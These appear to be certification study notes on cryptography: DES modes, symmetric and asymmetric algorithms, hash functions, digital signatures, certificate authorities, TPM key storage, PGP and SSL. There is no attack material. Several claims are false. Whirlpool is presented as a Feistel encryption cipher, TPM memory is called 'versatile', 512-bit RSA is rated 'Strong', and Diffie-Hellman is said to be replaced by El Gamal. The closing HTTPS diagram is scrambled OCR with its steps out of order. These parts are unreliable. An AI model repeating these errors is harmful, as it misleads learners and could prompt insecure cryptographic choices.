- Feedback is the stream style equivalent to chaining
- Requires initialization vector (IV)
- Unlike CFB, errors will not propagate due to how feedback is derived

Counter (CTR)

- Uses a stream cipher similar to that used in CFB and OFB modes.
- With OFB mode, errors do not propagate in CTR mode.
- 64-bit random number
- Different counter for every block of text (subsequent blocks incremented)
- Used by ATM and IPsec

Galois Counter Mode (GCM) takes the standard CTR mode of encryption and adds data authenticity controls to the mix, providing the recipient assurances of the integrity of the data received. This is done by adding *authentication tags* to the encryption process.




Table 3.3 Modes of DES Summary

	Type	Initialization Vector	Error Propagation?
Electronic code book (ECB)	Block	No	No
Cipher block chaining (CBC)	Block	Yes	Yes
Cipher feedback (CFB)	Stream	Yes	Yes
Output feedback (OFB)	Stream	Yes	No
Counter mode (CTR)	Stream	Yes	No

Triple DES (3DES), uses the same algorithm like DES to produce encryption that is stronger but that is no longer considered adequate to meet modern requirements. Triple DES applies single DES encryption three times per block. Formally called the "triple data encryption algorithm (TDEA) and commonly called TDES.

- **1TDES EDE**: 56-bit key length equivalent to DES.
- **2TDES EDE**: 112-bit key length two different keys used to perform encrypt, then decrypt, then encrypt operations.
- **3TDES EDE**: 168-bit key length by using three different keys. However, due to a meet-in-the-middle attack, the effective key length is actually reduced down to 112 bits.

International Data Encryption Algorithm (IDEA) block cipher was developed in response to complaints about the insufficient key length of the DES algorithm. IDEA operates on 64-bit blocks of plaintext/ciphertext. with a 128-bit key. This key is broken up in a series of operations into 52 16-bit subkeys. IDEA is capable of operating in the same five modes used by DES: ECB, CBC, CFB, OFB, and CTR.

Blowfish: Bruce Schneier's Blowfish block cipher, symmetric cipher, un-patented & license free is another alternative to DES and IDEA. Like its predecessors, Blowfish operates on 64-bit blocks of text. However, it extends IDEA's key strength even further by allowing the use of variable-length keys ranging from a relatively insecure 32 bits to an extremely strong 448 bits. Also used in Bcrypt.

Twofish: Based on Blowfish and submitted for AES competition (finalist) uses block size 128-bit & key length: Variable 128, 192, or 256-bit.

Whirlpool is a symmetric key block cipher that is widely used in various applications, including secure messaging, digital signatures, and file encryption:

- Whirlpool encryption is a symmetric key block cipher that uses a 512-bit key to encrypt and decrypt data.
- It is a type of Feistel network cipher that uses a series of rounds to scramble the data.
- The algorithm operates on a block size of 512 bits, which is larger than many other block ciphers.
- The larger block size provides additional security and reduces the risk of collision attacks.

Skipjack algorithm the Escrowed Encryption Standard (EES). Like many block ciphers, Skipjack operates on 64-bit blocks of text. It uses an 80-bit key and supports the same four modes of operation supported by DES. It supports the escrow of encryption keys. was quickly embraced by the US government and provides the cryptographic routines supporting the Clipper and Capstone encryption chips.

Rivest-Shamir-Adleman (RSA) Data Security, created a series of symmetric ciphers over the years known as the Rivest Ciphers (RC) family of algorithms. Several of these, RC4, RC5, and RC6, have particular importance today.

Rivest Cipher 4 (RC4) It uses a single round of encryption and allows the use of variable-length keys. ranging from 40 bits to 2,048 bits. RC4's adoption was widespread because it was integrated into the Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), Secure Sockets Layer (SSL), and Transport Layer Security (TLS) protocols.

Rivest Cipher 5 (RC5) is a block cipher of variable block sizes (32, 64, or 128 bits) that uses key sizes between 0 (zero) length and 2,040 bits. It is important to note that RC5 is not simply the next version of RC4. In fact, it is completely unrelated to the RC4 cipher. Instead, RC5 is an improvement on an older algorithm called RC2 that is no longer considered secure. RC5 is the subject of brute-force cracking attempts.

Rivest Cipher 6 (RC6) is a block cipher that was developed as the next version of RC5. It uses a 128-bit block size and allows the use of 128, 192, or 256-bit symmetric keys. This algorithm was one of the candidates for selection as the Advanced Encryption Standard (AES).

El Gamal is an extension of the Diffie-Hellman key exchange algorithm that depends on modular arithmetic.

Elliptic curve Algorithm depends on the elliptic curve discrete logarithm problem and provides more security than other algorithms when both are used with keys of the same length.

Advanced Encryption Standard (AES) United States government standard algorithm for encrypting cipher allows the use of three key strengths: 128 bits, 192 bits, and 256 bits. AES only allows the processing of 128-bit blocks, but Rijndael exceeded this specification, allowing cryptographers to use a block size equal to the key length. The number of encryption rounds depends on the key length chosen:

■ 128-bit keys require 10 rounds of encryption.
■ 192-bit keys require 12 rounds of encryption.

■ 256-bit keys require 14 rounds of encryption.
AES finalists besides the Rijndael algorithm: MARS, RC6, Serpent, and Twofish.
AES employs four functions that provide confusion, diffusion, and XOR encryption:

- **SubBytes**: Substitutes bytes providing confusion
- **ShiftRows:** Shifts rows (like rotation) providing diffusion
- **MixColumns:** Mixes columns providing diffusion
- **AddRoundKey:** XORs state with a subkey at end of each round

Serpent is a symmetric key block cipher that was a finalist in the Advanced Encryption Standard (AES). Serpent is a substitution–permutation network which has thirty-two rounds, plus an initial and a final permutation to simplify an optimized implementation.

CAST algorithms are another family of symmetric key block ciphers that are integrated into some security solutions. The CAST algorithms use a Feistel network and come in two forms:
■ CAST-128 uses either 12 or 16 rounds of Feistel network encryption with a key size between 40 and 128 bits on 64-bit blocks of plaintext.
■ CAST-256 uses 48 rounds of encryption with a key size of 128, 160, 192, 224, or 256 bits on 128-bit blocks of plaintext.

Deterministic encryption scheme (as opposed to a probabilistic encryption scheme) is a cryptosystem which always produces the same ciphertext for a given plaintext and key, even over separate executions of the encryption algorithm. Examples of deterministic encryption algorithms include RSA cryptosystem (without encryption padding), and many block ciphers when used in ECB mode or with a constant initialization vector.

<u>Distribution of Symmetric Keys</u>
Offline Distribution The most technically simple (but physically inconvenient) method involves the physical exchange of key material.

Public Key Encryption Many communicators want to obtain the speed benefits of secret key encryption without the hassles of key distribution. For this reason, many people use public key encryption to set up an initial communications link. Once the link is successfully established and the parties are satisfied as to each other’s identity, they exchange a secret key over the secure public key link.


Diffie–Hellman in some cases, neither public key encryption nor offline distribution is sufficient. Two parties might need to communicate with each other, but they have no physical means to exchange key material, and there is no public key infrastructure in place to facilitate the exchange of secret keys. In situations like this, key exchange algorithms like the Diffie–Hellman algorithm prove to be extremely useful mechanisms. Diffie–Hellman key exchange algorithm relies on the use of large prime numbers. The ECDHE key exchange algorithm is a variant of this approach that uses the elliptic curve problem to perform a similar key agreement process.

<u>Key Escrow and Recovery</u>
Fair Cryptosystems In this escrow approach, the secret keys used in a communication are divided into two or more pieces, each of which is given to an independent third party. Each of these pieces is useless on its own but they may be recombined to obtain the secret key.

Escrowed Encryption Standard, This escrow approach provides the government or another authorized agent with a technological means to decrypt ciphertext. It was the approach proposed for the Clipper chip.

Hash Algorithms:

1. MD2 - Message Digest 2
2. MD5 (128 bit)
3. SHA - 0 (Secure Hashing Algorithm)
4. SHA - 1 (160 bit)
5. SHA – 2




NAME	TYPE	HASH VALUE LENGTH	STILL IN USE?	REPLACED BY
HMAC	Hash	Variable	Yes	-
HAVAL	Hash	128, 160, 192, 224, 256	No	
MD2	Hash	128	No	MD6, et. Al.
MD4	Hash	128	No	MD6, et. Al.
MD5	Hash	128	No	MD6, et. Al.
SHA-1	Hash	160	No	SHA-2
SHA-224*	Hash	224	Yes	-
SHA-256*	Hash	256	Yes	-
SHA-384*	Hash	384	Yes	-
SHA-512*	Hash	512	Yes	-

Hasher Message Authentication Code (HMAC) - algorithm implements a partial digital signature—it guarantees the integrity of a message during transmission, but it does not provide for nonrepudiation.

Symmetric Key Algorithms

1. DES
2. 3DES
3. AES
4. RC-4
5. RC-5
6. 2 Fish
7. Blow fish
8. IDEA
9. CAST
10. MARS
11. Serpent



NAME	TYPE	Algorithm Type	Block Size (bits)	Key Size (bits)	Strength
AES	Symmetric	Block cipher	128	128, 192, 256	Strong
Blowfish	Symmetric		64	32-448 key bit	
DES	Symmetric	Block cipher	64	56 bit	Very weak
3DES	Symmetric	Block cipher	64	112 or 168 bit	Moderate
IDEA	Symmetric		64	128	
RC2	Symmetric		64	128	
RC4	Symmetric	Stream cipher	Streaming	128	
RC5	Symmetric	RSA Block mode cipher	32, 64, 128	0 – 2,040 bit	Very Strong
Skipjack	Symmetric		64	80	
Twofish	Symmetric		128	1-256	

SIGABA was an electromechanical encryption device used by the US during WWII and in the 1950s. Also known as ECM Mark II, Converter M-134-C, CSP-889, and CSP-2900. SIGABA was similar to the Enigma in basic theory, in that it used a series of rotors to encipher every character of the plaintext into a different character of ciphertext. Unlike Enigma's three rotors however, the SIGABA included fifteen, and did not use a reflecting rotor.

Asymmetric Key Algorithms


1. RSA (Prime Factorization)
2. DSA

(Remember: SA Brothers)

3. ECC
4. Elgamal (Discrete Algorithm)

(Both starts with "E")

5. Diffie Hellman - First Asymmetric Algorithm (Discrete Algorithm)
6. Knapsack
7. Elliptic Curve Cryptography (ECC): Key length is 160 bits. (Discrete Algorithm)



Name	Type	Algorithm Type	Size	Strength	Replaced By
RSA	Asymmetric	Key transport	512	Strong	-
Diffie-Hellman	Asymmetric	Key exchange	-	Moderate	El Gamal
El Gamal	Asymmetric	Key exchange	-	Very Strong	-
ECC	Asymmetric	Elliptic Curve	Variable (smaller key size due to EC, 160-bit EC key = 1025 RSA)	Very Strong	-

Quanintum computing is an area of advanced theoretical research in computer science and physics. The theory behind them is that we can use principles of quantum mechanics to replace the binary 1 and 0 bits of digital computing with multidimensional quantum bits known as qubits.

Quantum cryptography systems may be more resistant to quantum attacks and could usher in a new era of cryptography. Researchers have already developed lab implementations of quantum key distribution (QKD), an approach to use quantum computing to create a shared secret key between two users, similar to the goal of the Diffie– Hellman algorithm. Like quantum cryptography in general.

Grover's algorithm (Symmetric-shared key) shows that a quantum computer speeds up these attacks to effectively halve the key length. This would mean that a 256-bit key is as strong against a quantum computer as a 128-bit key is against a conventional computer.

Shor's algorithm (Asymmetric- key exchange) can easily break all the commonly used public-key algorithms based on both factoring and the discrete logarithm problem. However, Lattice offers some resistance.

Lattice-based cryptographic is the generic term for constructions of cryptographic primitives that involve lattices, either in the construction itself or in the security proof. Lattice-based constructions are currently important candidates for post-quantum cryptography.

<u>Hash Functions</u>

Secure Hash Algorithm (SHA) and its successors, **SHA-1, SHA-2,** and **SHA-3**.

■ SHA-256 produces a 256-bit message digest using a 512-bit block size.

■ SHA-224 uses a truncated version of the SHA-256 hash that drops 32 bits to produce a 224-bit message digest using a 512-bit block size.

■ SHA-512 produces a 512-bit message digest using a 1,024-bit block size.

■ SHA-384 uses a truncated version of the SHA-512 hash that drops 128 bits to produce a 384-bit digest using a 1,024-bit block size.

RIPE Message Digest (RIPEMD) series of hash functions is an alternative to the SHA family that is used in some applications, such as Bitcoin cryptocurrency implementations. The family contains a series of increasingly sophisticated functions:

■ RIPEMD produced a 128-bit digest and contained some structural flaws that rendered it insecure.

■ RIPEMD-128 replaced RIPEMD, also producing a 128-bit digest, but it is also no longer considered secure.

■ RIPEMD-160 is the replacement for RIPEMD-128 that remains secure today and is the most commonly used of the RIPEMD variants. It produces a 160-bit hash value.

Fuzzy hashing technique divides the file of interest into several blocks and each block is treated separately for calculating its hash, finally, hashes of all the blocks are concatenated to obtain the fuzzy hash of that file .

<u>Digital Signatures</u>

■ Digitally signed messages assure the recipient that the message truly came from the claimed sender. They enforce nonrepudiation (that is, they preclude the sender from later claiming that the message is a forgery).

■ It uses *hashing and asymmetric cryptography.*


■ Digitally signed messages assure the recipient that the message was not altered while in

transit between the sender and recipient. This protects against both malicious modification (a third party altering the meaning of the message) and unintentional modification (because of faults in the communications process, such as electrical interference).
There are three currently approved standard encryption algorithms:

■ The Digital Signature Algorithm (DSA) as specified in FIPS 186-4. This algorithm is a variant of an algorithm developed by Dr. Taher Elgamal, the creator of the ElGamal asymmetric cryptosystem discussed earlier in this chapter.

■ The Rivest–Shamir–Adleman (RSA) algorithm, as specified in ANSI X9.31.

■ The Elliptic Curve DSA (ECDSA), as specified in ANSI X9.62.




Digital certificates provide communicating parties with the assurance that the people they are communicating with truly are who they claim to be. Digital certificates are essentially endorsed copies of an individual's public key. When users verify that a certificate was signed by a trusted certificate authority (CA), they know that the public key is legitimate. Digital certificates contain specific identifying information, and their construction is governed by an international standard—X.509.

Digital envelope uses two layers for encryption: Secret (symmetric) key and public key encryption. Secret key encryption is used for message encoding and decoding. Public key encryption is used to send a secret key to a receiving party over a network. This technique does not require plain text communication. Either of the following methods may be used to create a digital envelope:

- Secret key encryption algorithms, such as Rijndael or Twofish, for message encryption.
- Public key encryption algorithm from RSA for secret key encryption with a receiver's public key.

A digital envelope may be decrypted by using a receiver's private key to decrypt a secret key, or by using a secret key to decrypt encrypted data. An example of a digital envelope is Pretty Good Privacy (PGP) - a popular data cryptography software that also provides cryptographic privacy and data communication authentication.



Certificate authorities (CAs) are the glue that binds the public key infrastructure together. These neutral organizations offer notarization services for digital certificates. Digital certificates are issued by certificate authorities (CAs).

Registration authorities (RAs) assist CAs with the burden of verifying users' identities prior to issuing digital certificates.

Certificate revocation lists (CRLs) are maintained by the various certificate authorities and contain the serial numbers of certificates that have been issued by a CA and that have been revoked, along with the date and time the revocation went into effect.

Online Certificate Status Protocol (OCSP) This protocol eliminates the latency inherent in the use of certificate revocation lists by providing a means for real-time certificate verification.

Certificate stapling is an extension to the *Online Certificate Status Protocol* that relieves some of the burden placed on certificate authorities by the original protocol. When a user visits a website and initiates a secure connection, the website sends its certificate to the end user, who would normally then be responsible for contacting an OCSP server to verify the certificate's validity. In certificate stapling, the web server contacts the OCSP server itself and receives a signed and timestamped response from the OCSP server, which it then attaches, or staples, to the digital certificate.

Trust Models for Certificate Authorities

• **Hierarchical** (aka, "Tree"), has branches coming off the root CA that lead to intermediate CA(s) and ultimately to the "Leaf" CA. This is the simplest and most straightforward model but can lead to problems when you wish to have a trust relationship between organizations who all own their own CAs.
• **Bridge** can be set up between two organizations' root CAs
• **Mesh** allows three or more CAs to trust each other.

• **Hybrid Model** is just that, some combination of all of the above.




TABLE 7.2 Digital certificate formats

Standard	Format	File extension(s)
Distinguished Encoding Rules (DER)	Binary	.der, .crt, .cer
Privacy Enhanced Mail (PEM)	Text	.pem, .crt
Personal Information Exchange (PFX)	Binary	.pfx, .p12
P7B	Text	.p7b

<u>Asymmetric Key Management</u>

Hardware security modules (HSMs) also provide an effective way to manage encryption keys. These hardware devices store and manage encryption keys in a secure manner that prevents humans from ever needing to work directly with the keys. Many of them are also capable of improving the efficiency of cryptographic operations, in a process known as hardware acceleration.

Self-Encrypting Drive (SED), as its name suggests, is a self-contained hard disk that has encryption mechanisms built into the drive electronics; it does not require the TPM or HSM of a computing device. The key is stored within the drive itself and can be managed by a password chosen by the user. An SED can be moved between devices, provided they are compatible with the drive.

Hybrid cryptography combines symmetric and asymmetric cryptography to achieve the key distribution benefits of asymmetric cryptosystems with the speed of symmetric algorithms.

Trusted Platform Module (TPM) is a chip that resides on the motherboard of the device. The TPM serves a number of purposes, including the storage and management of keys used for full-disk encryption (FDE) solutions. The TPM provides the operating system with access to the keys only if the user successfully authenticates. This prevents someone from removing the drive from one device and inserting it into another device to access the drive's data. TPMs use two different types of memory to store cryptographic keys:

Persistent memory maintains its contents even when power is removed from the system.
Versatile memory is dynamic and will lose its contents when power is turned off or lost, just as normal system RAM (volatile memory) does. The types of keys and other information stored in these memory areas include the following:


- ***Endorsement key (EK)*** This is the public/private key pair installed in the TPM when it is manufactured. This key pair cannot be modified and is used to verify the authenticity of the TPM. It is stored in persistent memory.
- ***Storage root key (SRK)*** This is the "master" key used to secure keys stored in the TPM. It is also stored in persistent memory.
- ***Platform configuration registers (PCRs)*** These are used to store cryptographic hashes of data and used to "seal" the system via the TPM. These are part of the versatile memory of the TPM.

- ***Attestation identity keys (AIKs)*** These keys are used to attest to the validity and integrity of the TPM chip itself to various service providers. Since these keys are linked to the TPM's identity when it is manufactured, they are also linked to the endorsement key. These keys are stored in the TPM's versatile memory.
- ***Storage keys*** These keys are used to encrypt the storage media of the system and are also located in versatile memory.


Pretty Good Privacy (PGP), created by Phil Zimmerman in 1991, brought asymmetric encryption to the masses. PGP provides the modern suite of cryptography: confidentiality, integrity, authentication, and nonrepudiation. PGP can encrypt emails, documents, or an entire disk drive. PGP uses a web of trust model to authenticate digital certificates, instead of relying on a central CA. PGP is available in two versions: the commercial product that is now sold by Symantec and an open-source variant called OpenPGP.

Secure/Multipurpose Internet Mail Extensions (S/MIME) protocol has emerged as a de facto standard for encrypted email. S/MIME uses the RSA encryption algorithm and has received the backing of major industry players, including RSA Security. S/MIME relies on the use of X.509 certificates for exchanging cryptographic keys.


Secure Sockets Layer (SSL) provides client/server encryption for web traffic sent using the Hypertext Transfer Protocol Secure (HTTPS). SSL serves as the technical foundation for its successor, Transport Layer Security (TLS), which remains widely used today.


How does HTTPS work: SSL explained
This presumes that SSL has already been issued by SSL issuing authority.
IP address
2. Check DNS records for IP address to find website host.
3. Website Records found. Going to the Host Web Server.
4. Requesting Secure SSL connection from Website Host.
5. Host responds with valid SSL certificate.
PC
https://www.website.com
1. User accessing secure site.
01101000 0111010
01110000 01110011
6. Secure connection is now established. Transferred data is encrypted.
WEB HOST
IP address
website files

